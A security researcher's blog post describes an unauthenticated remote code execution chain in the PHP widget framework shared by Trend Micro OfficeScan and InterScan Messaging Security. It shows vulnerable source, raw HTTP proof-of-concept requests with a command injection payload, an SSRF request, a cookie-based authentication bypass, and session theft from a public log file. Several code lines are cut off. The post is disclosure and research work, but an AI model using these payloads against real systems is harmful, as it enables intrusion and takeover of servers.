One ring to rule them all - Same RCE on multiple Trend Micro products

OCT 8, 2017

Framework's security has been a known topic for security folks. In fact, we already seen a real impact of single vulnerability within a framework on Apache Struts case. If we consider this risk from the point of products vendor, we could see very similar case. In this article, I will show you how we get RCE on different Trend Micro products because of same codebase used by across the different products.

One ~~ring~~ bug to rule them all - Widgets of Trend Micro's Products

Most of the Trend Micro's products have a widgets for administrator web page. Although core system written with Java/.NET, this widget mechanism had implemented with PHP. That means, they somehow need to put PHP interpreter on product whenever they decided to use widgets. Which makes it a perfect spot to what we need: a single code base, exist across the different product and awesome way to implement reliable exploit once we have an vulnerability.

For the reasons that I've mentioned above, I performed a code audit for widget system of **Trend Micro OfficeScan** product. Result is quite interesting as well as unfortunate for me. I've found 6 different vulnerability but only 2 of them is **0day**.

Before diving into the vulnerabilities, I want to share details about how that widget library is working.

Start From Beginning

This widget framework have a proxy mechanism. In short, we have `proxy_controller.php` endpoint which take user supplied parameters and then call relevant classes based on inputs.

There is two type of major widget type. User generated and defaults widgets.
Following source code taken from `proxy_controller.php` file.

```
1  if(!isset($g_GetPost)){
2      $g_GetPost = array_merge($_GET,$_POST);
3  }else{
4      $g_GetPost = array_merge($g_GetPost,$_GET,$_POST);
5  }
6
7  // ... CODE OMIT ...
8
9  $server_module = $g_GetPost['module'];
10
11 $isDirectoryTraversal = WF::getSecurityFactory()->getSanitize()->isDirectoryTr
12 if(true === $isDirectoryTraversal){
13     mydebug_log("Bad guy come in!!");
14     proxy_error(WF_PROXY_ERR_INIT_INVALID_MODULE, WF_PROXY_ERR_INIT_INVALID_MO
15 }
16
17 $intUserGeneratedInfoOfWidget = (array_key_exists('userGenerated', $g_GetPost)
18 if($intUserGeneratedInfoOfWidget == 1){
19     $strProxyDir = USER_GENERATED_PROXY_DIR;
20 }else{
21     $strProxyDir = PROXY_DIR;
22 }
23
```

```php
$myproxy_file = $strProxyDir . "/" . $server_module . "/Proxy.php";
//null byte injection prevents
if( is_string( $myproxy_file ) ) {
    $myproxy_file = str_replace( "\0", '', $myproxy_file );
}

// does file exist?
if(file_exists($myproxy_file)){
    include ($myproxy_file);
}else{
    proxy_error(WF_PROXY_ERR_INIT_INVALID_MODULE, WF_PROXY_ERR_INIT_INVALID_MO
}

// does class exist?
if(! class_exists("WFProxy")){
    proxy_error(WF_PROXY_ERR_INIT_MODULE_ERROR, WF_PROXY_ERR_INIT_MODULE_ERROR
}

// ... CODE OMIT ...

$request = new WFProxy($g_GetPost, $wfconf_dbconfig);

$request->proxy_exec();

$request->proxy_output();
```

The above code block performs the following operations respectively.

1. Merge GET and POST parameters and then store them at `$g_GetPost` variable.
2. Validate `$g_GetPost['module']` variable.
3. And then decide the requested widget is user generated or not by looking at $g_GetPost[‘userGenerated’] parameter.
4. Include the required php class.
5. As a final step, create a WFProxy instance and then call `proxy_exec()` and `proxy_output()` methods.

Basically, we have multiple WFProxy implementation. Which one of these implementation is going to be initiated decided by values taken from client.

Now we are free to dive into technical details of my findings, since we all have how parameter are being passed through different classes.

Vulnerability #1 - Authenticated Command Injection

Following code snipped taken from WFProxy implementation of modTMCSS.

```php
      public function proxy_exec()
{
  // localhost, directly launch report.php
  if ($this->cgiArgs['serverid'] == '1')
  {
          if($this->cgiArgs['type'] == "WR"){
              $cmd = "php ../php/lwcs_report.php ";
              $this->AddParam($cmd, "t");
              $this->AddParam($cmd, "tr");
              $this->AddParam($cmd, "ds");
              $this->AddParam($cmd, "m");
              $this->AddParam($cmd, "C");
              exec($cmd, $this->m_output, $error);
              if ($error != 0)
              {
                  $this->errCode = WF_PROXY_ERR_EXEC_OTHERS;
                  $this->errMessage = "exec lwcs_report.php failed. err = $err
              }
          }
          else{
              $cmd = "php ../php/report.php ";
              $this->AddParam($cmd, "T");
              $this->AddParam($cmd, "D");
              $this->AddParam($cmd, "IP");
              $this->AddParam($cmd, "M");
              $this->AddParam($cmd, "TOP");
              $this->AddParam($cmd, "C");
              $this->AddParam($cmd, "CONSOLE_LANG");
              exec($cmd, $this->m_output, $error);
              if ($error != 0)
              {
                  $this->errCode = WF_PROXY_ERR_EXEC_OTHERS;
                  $this->errMessage = "exec report.php failed. err = $error";
              }
          }
  }

private function AddParam(&$cmd, $param)
{
  if (isset($this->cgiArgs[$param]))
  {
    $cmd = $cmd.$param."=".$this->cgiArgs[$param]." ";
  }
}
```

Obviously, we have potential command injection in here. But we need to answer one question. Can we control `$this->cgiArgs` array ? Answer is yes. If you go back to the first code blob that I've shared before, you will see `$request = new WFProxy($g_GetPost, $wfconf_dbconfig);` and `$g_GetPost` is what we completely can control.

Every single WFProxy class is extending ABaseProxy abstract class. Here is the first two line of __construct method of base class.

```
public function __construct($args, $dbconfig){
        $this->cgiArgs = $args;
```

That means, yes `$this->cgiArgs` is directly populated from GET and POST parameters.

PoC

```
POST /officescan/console/html/widget/proxy_controller.php HTTP/1.1
Host: 12.0.0.184
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Cookie: LANG=en_US; LogonUser=root; wf_CSRF_token=fb5b76f53eb8ea670c3f2d4906ff
X-CSRFToken: fb5b76f53eb8ea670c3f2d4906ff1098
ctype: application/x-www-form-urlencoded; charset=utf-8
Content-Type: application/x-www-form-urlencoded
Content-Length: 6102

module=modTMCSS&serverid=1&TOP=2>&1|ping 4.4.4.4
```

Important note: When exec() function is being used with second and third function parameters, you just need to successfully execute first command if you want to use pipe trick. Our command is going to look like `php ../php/lwcs_report.php TOP=2>&1|ping 4.4.4.4` . Using `2>&1` is the way to fool exec() function because we don't even have `lwsc_report.php` script within product ?. First part of command returns command not found error all the time.

Unfortunately, I realised this vulnerability has been discovered by Steven Seeley from Source Incite. Also patch released by vendor several weeks ago (http://www.zerodayinitiative.com/advisories/ZDI-17-521/). According to the advisory, authentication is required to exploit this vulnerability. I've found a way to bypass authentication which is 0day right now. I'll talk about this little bit more on section *Vulnerability #6.*

Vulnerability #2 #3 #4 - Leaking Private Key & Publicly Accessible Sqlite3 & SSRF

Those vulnerabilities are being also found by another researchers (John Page aka hyp3rlinx). These vulnerabilities are not related with this article's main focus. Thus I'm just leaving his exploit-db profile link so curious reader may want to read technical details as well. (https://www.exploit-db.com/exploits/42920/)

Vulnerability #5 - Serve-Side Request Forgery (0day)

Do you remember that I've mentioned two type of widget (user generated and system) before ? Trend Micro has one defualt user generated widget implementation within code base. It's name is modSimple. I believe they left it in project in order to show a way to get started for custom widget implementation.

Here is the `proxy_exec()` function implementation of this widget.

```
1  public function proxy_exec() {
2    $this→httpObj→setURL(urldecode($this→cgiArgs['url']));
3    if( $this→httpObj→Send() == FALSE ) {
4      //Handle Timeout issue here
5      if($this→httpObj→getErrCode()===28)
6      {
7        $this→errCode = WF_PROXY_ERR_EXEC_TIMEOUT;
8      }
9      else
10     {
11       $this→errCode = WF_PROXY_ERR_EXEC_CONNECT;
12     }
13     $this→errMessage = $this→httpObj→getErrMessage();
14   }
15 }
```

It use url parameter directly without validation. As you remember `$this->cgiArgs['url']` is user controlled variable.

PoC

```
1  POST /officescan/console/html/widget/proxy_controller.php HTTP/1.1
2  Host: 12.0.0.200
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, li
4  Accept: application/json
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  X-Requested-With: XMLHttpRequest
8  X-Request: JSON
9  X-CSRFToken: o6qjdkto700a43nfslqpjl0rm5
10 Content-type: application/x-www-form-urlencoded; charset=utf-8
```

```
Referer: https://12.0.0.200:8445/widget/index.php
Content-Length: 192
Cookie: JSESSIONID=C2DC56BE1093D0232440A1E469D862D3; CurrentLocale=en-US; PHPSI
X-Forwarded-For: 127.0.0.1
True-Client-Ip: 127.0.0.1
Connection: close

module=modSimple&userGenerated=1&serverid=1&url=http://azdrkpoar6muaemvbglzqxzl
```

Vulnerability #6 - Authentication bypass (0day)

I mentioned that core system is written with Java/.NET but this widget system is implemented with PHP. So the biggest question is:

> How do they know user is authenticated when the request come to the widget ?

The easiest way to answer that question is trace the Burp logs from login to the view dashboard where they are using widgets. Following HTTP POST request got my

```
POST /officescan/console/html/widget/ui/modLogin/talker.php HTTP/1.1
Host: 12.0.0.175
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, li
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: session_expired=no; LANG=en_US; LogonUser=root; wf_CSRF_token=c7ce6cd2
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 59
X-CSRFToken: c7ce6cd2ab50bd787bb3a1df0ae58810
Content-Type: application/x-www-form-urlencoded

cid=1&act=check&hash=425fba925bfe7cd8d80a8d5f441be863&pid=1
```

Here is the code snipped taken from that file.

```
if(!isset($g_GetPost)){
    $g_GetPost = array_merge($_GET,$_POST);
}else{
    $g_GetPost = array_merge($g_GetPost,$_GET,$_POST);
}

```

```php
// ... CODE OMIT ...

$server_module = $g_GetPost['module'];

$isDirectoryTraversal = WF::getSecurityFactory()->getSanitize()->isDirectoryTr
if(true === $isDirectoryTraversal){
    mydebug_log("Bad guy come in!!");
    proxy_error(WF_PROXY_ERR_INIT_INVALID_MODULE, WF_PROXY_ERR_INIT_INVALID_MO
}

$intUserGeneratedInfoOfWidget = (array_key_exists('userGenerated', $g_GetPost)
if($intUserGeneratedInfoOfWidget == 1){
    $strProxyDir = USER_GENERATED_PROXY_DIR;
}else{
    $strProxyDir = PROXY_DIR;
}

$myproxy_file = $strProxyDir . "/" . $server_module . "/Proxy.php";
//null byte injection prevents
if( is_string( $myproxy_file ) ) {
    $myproxy_file = str_replace( "\0", '', $myproxy_file );
}

// does file exist?
if(file_exists($myproxy_file)){
    include ($myproxy_file);
}else{
    proxy_error(WF_PROXY_ERR_INIT_INVALID_MODULE, WF_PROXY_ERR_INIT_INVALID_MO
}

// does class exist?
if(! class_exists("WFProxy")){
    proxy_error(WF_PROXY_ERR_INIT_MODULE_ERROR, WF_PROXY_ERR_INIT_MODULE_ERROR
}

// ... CODE OMIT ...

$request = new WFProxy($g_GetPost, $wfconf_dbconfig);

$request->proxy_exec();

$request->proxy_output();
```

First of all, we have CSRF validation check in here. But the important things are happening between lines 17-23. `$wfuser->standalone_user_init()` and

`$wfuser->product_user_init()` are responsible for authenticate user with widget framework. I'm gonna start with first call.

We have 4 internal function call sequence in here.

```php
public function standalone_user_init(){
    mydebug_log("[WFUSER] standalone_user_init()");
    if(isset($_COOKIE['userID'])){
        return $this->recover_session_byuid($_COOKIE['userID']);
    }
    mydebug_log("[WFUSER] standalone_user_init(): cookie userID isn't set");
    return false;
}

public function recover_session_byuid($uid){
    mydebug_log("[WFUSER] recover_session_byuid() " . $uid);
    if(false == $this->loaduser_byuid($uid)){
        mydebug_log("[WFUSER] recover_session_byuid() failed");
        return false;
    }
    return $this->recover_session();
}

public function loaduser_byuid($uid){
    mydebug_log("[WFUSER] loaduser_byuid() " . $uid);
    // load user
    $uinfolist = $this->userdb->get_users($uid);
    if($this->userdb->isFailed()){
        return false;
    }
    // no exists
    if(! isset($uinfolist[0])){
        return false;
    }
    // get userinfo
    $this->userinfo = $uinfolist[0];
    return true;
}

public function get_users($uid = null){
    // specify uid
    $work_uid = $this->valid_uid($uid);
    if($work_uid == null){
        return;
    }
    // query string
    $sqlstring = 'SELECT * from ' . $this->users_table . ' WHERE id = :uid';
    $sqlvalues[':uid'] = $work_uid;
```

```
44      return $this->runSQL($sqlstring, $sqlvalues, "Get " . $this->users_table .
45  }
```

The above code block performs the following operations respectively.

1. Get value from cookie.
2. Call `loaduser_byuid()` and pass value to this function.
3. Call `get_users()` function with given value. If this function return true, it will return true which will help previous function to continue and call `recover_session()` function.
4. `get_users()` function is executing sql query with only given id.


`$wfuser->product_user_init()` function sequence is almost same. Only difference between `$wfuser->standalone_user_init()` and `$wfuser->product_user_init()` is first one is using user_id second one is using username.

I don't see authentication in here. `hash` parameter didn't even being used. So calling this endpoint with same variable will complete authentication from bottom to top.

One bug to bring them all and in the darkness bind them (Metasploit Module)

Now we have two vulnerability. First one is the command injection which is recently patched, second one is authentication bypass for only widget system which is 0day. Combination of these vulnerabilities gives us an opportunity to execute operating system command without having any credentials.

Here is the metasploit module demo.(https://github.com/rapid7/metasploit-framework/pull/9052)



Same code/vulnerability: Trend Micro InterScan Messaging Security Unauth RCE

One of the difference between InterScan Messaging Security and OfficeScan in terms of this widget framework is the path..!

OfficeScan widget framework path:
https://TARGET/officescan/console/html/widget/proxy_controller.php

IMSVA widget framework path:
https://TARGET:8445/widget/proxy_controller.php

Another major difference is about widget authentication. IMSVA have little bit more different approach for `talker.php`. Here is the difference.

```php
if(!isset($_COOKIE["CurrentLocale"]))
{
    echo $loginscript;
    exit;
}
$currentUser;
$wfsession_checkURL="Https://".$_SERVER["SERVER_ADDR"].":".$_SERVER["SERVER_PO
$wfsession_check = new WFHttpTalk();
$wfsession_check->setURL($wfsession_checkURL);
$wfsession_check->setCookies($_COOKIE);
if(isset($_COOKIE["JSESSIONID"]))
    mydebug_log("[product_auth] JSEEEIONID:".$_COOKIE["JSESSIONID"]);
$wfsession_check->Send();
$replycode = $wfsession_check->getCode();
mydebug_log("[product_auth]reply code-->".$replycode);
$replybody = $wfsession_check->getBody();
mydebug_log("[product_auth]reply body-->".$replybody);

if($replycode != 200)
{
mydebug_log("[product_auth] replycode != 200");
echo $loginscript;
exit;
}
```


It takes `JSESSIONID` value from user and use it send HTTP request to the WFSessionCheck.imss where they validate user authentication with core Java application. This may looks like preventing our authentication bypass vulnerability but actually it's not. Look closer to the above code. You must see a `mydebug_log()` function call with `JSESSIONID` if it's exist in the request.

This log file is publicly accessible through web server.

https://12.0.0.201:8445/widget/repository/log/diagnostic.log

So we just need to add one extra step to our OfficeScan exploitation. We need to read content of this log file in order to extract a valid `JSESSIONID` value and then use it for authentication bypass.

Here is the metasploit module demo. (https://github.com/rapid7/metasploit-framework/pull/9053)



Conclusion

First of all, I would like to say again, this command injection vulnerability has been patched by Trend Micro for both of these products. If you are a Trend Micro user or your organisation is using any of these products, hurry up! Patch your system.

Having same code base on different products is not something bad. I just wanted to point out that one bug within your framework can cause a massive trouble.

How many different products affected by this vulnerabilities ?

I don't know. I've just checked these two product so far. I'm going to check other products whenever I can.

UPDATES

1. I’ve seen that most of the publicly accessible OffiScan isntance are version 11. But initial msf module (that you are seeing in asciinema) was implemented for only OffiScan XG.
2. OfficeScan and IMSVA msf modules are merged into the msf master branch. Update your msf
3. **Bonus:** I’ve updated OfficeScan module. Now it does support both version (11 and XG). And also it detects the target version automatically. So you just need to type exploit and press enter.

Leave a Reply

Your email address will not be published.

Required fields are marked *

Comment *

Name *

Email *

Website

Save my name, email, and website in this browser for the next time I comment.

Post Comment

YOU MAY ALSO ENJOY…

The Story of a Perfect Exploit Chain: Six Bugs That L…	JAN 2026
Inside PostHog: How SSRF, a ClickHouse SQL Escaping 0…	DEC 2025
The Chessboard of Security: Insights on Product Devel…	NOV 2025
Digital Cosmos: A Journey Through the Galaxy of Vulne…	OCT 2025
CVE-2021-3825	LiderAhenk 0day - All your PARDUS Cli…	DEC 2021